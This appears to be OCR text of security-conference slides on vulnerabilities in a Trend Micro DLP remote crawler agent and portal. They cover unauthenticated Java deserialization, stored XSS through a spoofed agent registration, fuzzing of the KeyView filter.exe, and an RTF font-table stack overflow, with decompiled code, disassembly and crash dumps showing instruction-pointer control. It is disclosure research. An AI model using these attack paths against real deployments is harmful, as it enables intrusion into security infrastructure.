
- Presence of Java-to-Java remoting
  - Java serialized objects are passed within the HTTP POST request

dlpCrawlerServerInvoker Deserialization of Untrusted Data

The dsc/invoker/dlpCrawlerServerInvoker is handled by the following code in com/dgatetech/common/crawler/sigagent/RemoteCrawlerAgent.java


```
/* 339 */        HttpInvokerProxyFactoryBean fb = new HttpInvokerProxyFactoryBean();
/* 340 */        fb.setServiceInterface(IDLPCrawlerRemote.class);
/* 341 */        fb.setServiceUrl("http://" + srvAddr + ":8080/dsc/invoker/dlpCrawlerServerInvoker");
/* 342 */        fb.setHttpInvokerRequestExecutor((org.springframework.remoting.httpinvoker.HttpInvoke
/*     */
/* 344 */        fb.afterPropertiesSet();
/*     */
/* 346 */        IDLPCrawlerRemote remote = (IDLPCrawlerRemote)fb.getObject();
/* 347 */        RequestSender.setHttpInvokerService(remote);
/*     */
/*     */
/* 350 */        Map reqTypeToReqClassMap = (Map)ApplicationContextHelper.getApplicationContext().getB
/* 351 */        RequestFactory.setRequestTypeToRequestClassMap(reqTypeToReqClassMap);
/* 352 */        RequestFactory.setGuid(this.GUID);
```

dlpCrawlerServerInvoker Deserialization of Untrusted Data





Unauthenticated Stored Cross Site Scripting


- Analysis
  - Encrypted communication defeated using API Monitor against bcrypt.dll and ncrypt.dll libraries
  - Lack of authentication between agent and server
  - Lack of input validation and output escaping on the DLP portal
    - Attacker simulates a registering agent with an arbitrary XSS payload in its "computername" field
  - XSS payload is stored and rendered in two areas of the DLP administrative interface:
    - /dsc/pages/administration/endpointmanagement/endpointsPortal.do
    - /dsc/pages/dataProtection/accessControl/preListAccessControl.do




Unauthenticated Stored Cross Site Scripting







Unauthenticated Stored Cross Site Scripting



Unauthenticated Stored Cross Site Scripting

In EndpointMgmtListAction.java, here, the epjsonArray.put() function:

```
158 */        if (ep.getEndpointType().getCode() == EndpointType.AGENT) {
159 */          epjsonArray.put(getImg("icon_agent.gif", getLinkedUrl(ep.getEr
    */        }
    */        else {
162 */          epjsonArray.put(getImg("icon_ndlp.gif", getLinkedUrl(ep.getEnc
    */        }
```

The getLinkedUrl() function builds the HTML code which will be embedded in JSON format:

```
private String getLinkedUrl(String content, String url, String id, int pageNu
{
  String sortEPIndex = request.getParameter("sidx");
  String sortEPOrder = request.getParameter("sord");
  String param = "?id=" + id + "&pageEndpointNumber=" + pageNumber + "&sortEI
  String urlLink = "<a href='javascript:void(0)' onclick='loadHref(\"" + url

  return urlLink;
```

Unauthenticated Stored Cross Site Scripting

- How was it discovered?
  - After analyzing and decrypting traffic between agent and server
- By examining data following these principles:
  - Can data be controlled?
  - Is data changed by the application before rendering?
  - Are there filters, size limits or any preventing condition?
  - Is data rendered in an HTML context?
  - Is data directly or indirectly rendered?

KeyView

- KeyView is a third party component
- Used by many DLP solutions
- Developed by Autonomy – now owned by HPE
- Its main role is to parse, index and convert files
  - Large support of file formats (more than 200)
- DLP Remote Crawler Agent also uses KeyView component
  - C:\Program Files\Trend Micro\DLP Remote Crawler Agent\dll\kvfilter.dll

KeyView

- Finding a way to easily interact with KeyView:
  - How do we know that filter.exe uses KeyView?
    - Reverse engineered and spotted a dynamic DLL load of kvfilter.dll
    - Analysis of kvfilter.dll

```
; int __cdecl sub_401380(char *Source, FILE *File, char *Filename, int)
sub_401380 proc near

hLibModule= dword ptr -420h
Dst= byte ptr -41Ch
Dest= byte ptr -400h
Source= dword ptr  4
File= dword ptr  8
Filename= dword ptr  0Ch
arg_C= dword ptr  10h

sub     esp, 420h
push    ebx
push    ebp
mov     ebp, [esp+428h+Source]
push    esi
push    edi
lea     eax, [esp+430h+Dest]
push    ebp             ; Source
push    eax             ; Dest
xor     edi, edi
call    strcpy
lea     ecx, [esp+438h+Dest]
push    offset Source   ; "kvfilter"
push    ecx             ; Dest
call    strcat
lea     edx, [esp+440h+Dest]
push    edx             ; Source
call    sub_401FD0
add     esp, 14h
mov     [esp+430h+hLibModule], eax
test    eax, eax
jnz     short loc_4013F6
```

```
; int __cdecl sub_401FD0(char *Source)
sub_401FD0 proc near

Dest= byte ptr -104h
Source= dword ptr  4

mov     eax, [esp+Source]
sub     esp, 104h
lea     ecx, [esp+104h+Dest]
push    eax             ; Source
push    ecx             ; Dest
call    strcpy
lea     edx, [esp+10Ch+Dest]
push    offset a_dll    ; ".dll"
push    edx             ; Dest
call    strcat
add     esp, 10h
lea     eax, [esp+104h+Dest]
push    eax             ; lpLibFileName
call    ds:LoadLibraryA
add     esp, 104h
retn
sub_401FD0 endp
```

```
C:\Windows\System32\dgagent>filter.exe
Usage: filter.exe [options] inputfile outputfile
options are:
     [-i] get doc summary info
     [-c] do not create a separate process for filtering
     [-e] run filtering in stream-based mode
     [-h] add headers/footers
     [-d] get the format information for a file
     [-k] create a separate process for detection
     [-l] do not create a separate process for detection
     [-mt] Enable memory management in Kvoop
     [-mtN] Disable memory management in Kvoop
     [-L] Enable Log in Kvoop
     [-LN] Disable Log in Kvoop
     [-AF] Add input file name to Kvoop Log
     [-rm] Include revision marks
     [-sh] Include hidden text from Word
     [-nc] No comments from Word
     [-x xmlconfigfile] Specify the configuration file for XML reade
     [-z tmpdir] Specify a directory where temp files are created
```

```
Dump of file kvfilter.dll

File Type: DLL

  Section contains the following exports for kvfilter.dll

    00000000 characteristics
    4AB8E1D6 time date stamp Tue Sep 22 16:40:22 2009
        0.00 version
          26 ordinal base
          59 number of functions
          59 number of names

    ordinal hint RVA      name

          29    0 00007010 KVAutoRecStream
          30    1 00007350 KVCanFilterStream
          31    2 00007360 KVCanFilterStreamEx
          32    3 00007370 KVCanViewStream
          33    4 00007C70 KVCloseStream
          34    5 00007A20 KVFilterStream
```

KeyView

- So the fuzzing approach can be as the following:
  - Command line: "filter.exe <***fuzzedfile***> C:\temp\junk.txt"
    - The junk.txt file will be created by the application
- Obtain a valid corpus of sample files
  - Ideally these are traced and reduced
  - It doesn't matter if we only obtain a few samples, the target code is old
- `do fuzz() while 1;`
  - Hundreds of vulnerabilities discovered
    - Focused only few highly exploitable conditions
  - Some of which affect the latest version and are still zero-day

RTF fonttbl Tag Parsing Stack Buffer Overflow

- Analysis
  - RTF parsing library (rtfsr.dll) vulnerable to stack buffer overflow
- Caused due to incorrect placement of the { tag to close off one of the fonts within the font table
- Fault is in:
  - rtfsr!rtfFillBuffer+0x8734 (loc_7CBC83)
  - The function calls a strcpy() – this results in an overflow of the stack frames

```
loc_7CBC83:
lea     eax, [esp+124h+String2]
mov     [esp+edi+124h+String2], 0
push    eax             ; char *
call    sub_7CE0C0
lea     ecx, [esp+128h+String2]
lea     edx, [esp+128h+var_40]
push    ecx             ; Src
push    edx             ; Dest
call    strcpy          ; Buffer Overflow!
mov     eax, [esi+38E4h]
add     esp, 0Ch
add     eax, 0FFFFFFFEh
mov     [esi+38E4h], eax
jmp     short loc_7CBCE9
```


RTF fonttbl Tag Parsing Stack Buffer Overflow

Corrupted Stack frames suck when trying to perform a RCA

```
(d38.1210): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=01680052 ebx=00000000 ecx=01680053 edx=00000000 esi=01680048 edi=ffffffff
eip=eef1ede0 esp=0012a988 ebp=00000000 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
eef1ede0 ??              ???
1:001> kv
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
0012a984 ebf5fbe2 e8ebf2e5 e0e7eee1 00e6e0ea 0xeef1ede0
00000000 00000000 00000000 00000000 00000000 0xebf5fbe2
1:001> dd @esp
0012a988  ebf5fbe2 e8ebf2e5 e0e7eee1 00e6e0ea
0012a998  ede2e2ee f2fff1ee efe2fff1 ecfcf1e8
0012a9a8  eeedede5 00eef4e9 e1eefee8 f2f1e5f9
0012a9b8  f900e0e2 eaeee3e5 f7e8ebee e2f2f1e5
0012a9c8  016800e0 00000000 00000000 00534f80
0012a9d8  00000000 00000093 0012aa54 01680048
0012a9e8  00533b41 01680048 01680048 0058cee0
0012a9f8  005338f1 01680048 0012aa54 01680048
```

RTF fonttbl Tag Parsing Stack Buffer Overflow

- A crafted, embedded font allows instruction control
- Ideal situation for exploitation
- An attacker can modify a return address and take control of the software code execution flow
- 1990 called…





```
ModLoad: 773c0000 773df000   C:\Windows\system32\IMM32.DLL
ModLoad: 767c0000 7688d000   C:\Windows\system32\MSCTF.dll
ModLoad: 10000000 10021000   C:\Windows\System32\dgagent\kvfilter.dll
ModLoad: 01170000 011f6000   C:\Windows\System32\dgagent\kvutil.dll
ModLoad: 76700000 767a1000   C:\Windows\system32\ADVAPI32.dll
ModLoad: 766e0000 766f9000   C:\Windows\SYSTEM32\sechost.dll
ModLoad: 76f80000 77022000   C:\Windows\system32\RPCRT4.dll
ModLoad: 01200000 01256000   C:\Windows\System32\dgagent\kwad.dll
ModLoad: 00170000 0017a000   C:\Windows\System32\dgagent\kvxtract.dll
ModLoad: 00530000 00552000   C:\Windows\System32\dgagent\rtfsr.dll
ModLoad: 003e0000 003e6000   C:\Windows\System32\dgagent\txtcnv.dll
(1534.860): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0166004b ebx=00000000 ecx=0166004c edx=00000000 esi=01660048 edi=ffffffff
